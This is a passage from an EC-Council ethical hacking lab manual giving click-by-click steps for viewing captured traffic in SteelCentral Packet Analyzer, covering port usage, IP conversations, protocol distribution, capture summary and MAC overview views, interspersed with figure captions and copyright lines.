


Figure 2.4.19: SteelCentral Packet Analyzer capturing Network Usage by Port

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. Double-click the **Network Usage Port by Port Group** option under the **Recently Used** node in the left-hand pane under the **Views** section.
28. A new **Network Usage by Port Group** tab appears, displaying captured network traffic protocols such as MS networking and ARP.




Figure 2.4.20: SteelCentral Packet Analyzer capturing Network Usage by Port Group

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Double-click the **IP Conversations** option under the **Recently Used** node in the left-hand pane under the **Views** section.
30. A new **IP Conversations** tab appears, displaying conversations between different IP addresses in a map view.




Figure 2.4.21: SteelCentral Packet Analyzer capturing IP Conversations

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Double-click the **Protocol Distribution** option under the **Recently Used** node in the left-hand pane under the **Views** section.

32. A new **Protocol Distribution** tab appears, displaying **Network Protocols**, **Transport Protocols**, **TCP Protocols**, **UDP Protocols**, and other information, as shown in the screenshot.




Figure 2.4.22: SteelCentral Packet Analyzer capturing Protocol Distribution

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. Now, expand the **Generic** node and double-click the **Capture Summary** option in the left-hand pane.
34. A new **Capture Summary** tab appears, displaying information about the captured network traffic packets.




Figure 2.4.23: SteelCentral Packet Analyzer displaying Capture Summary

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Expand the **LAN and Network** node and double-click the **MAC Overview** option in the left-hand pane.
36. A new **MAC Overview** tab appears, displaying information about MAC sources and destinations and MAC conversations.

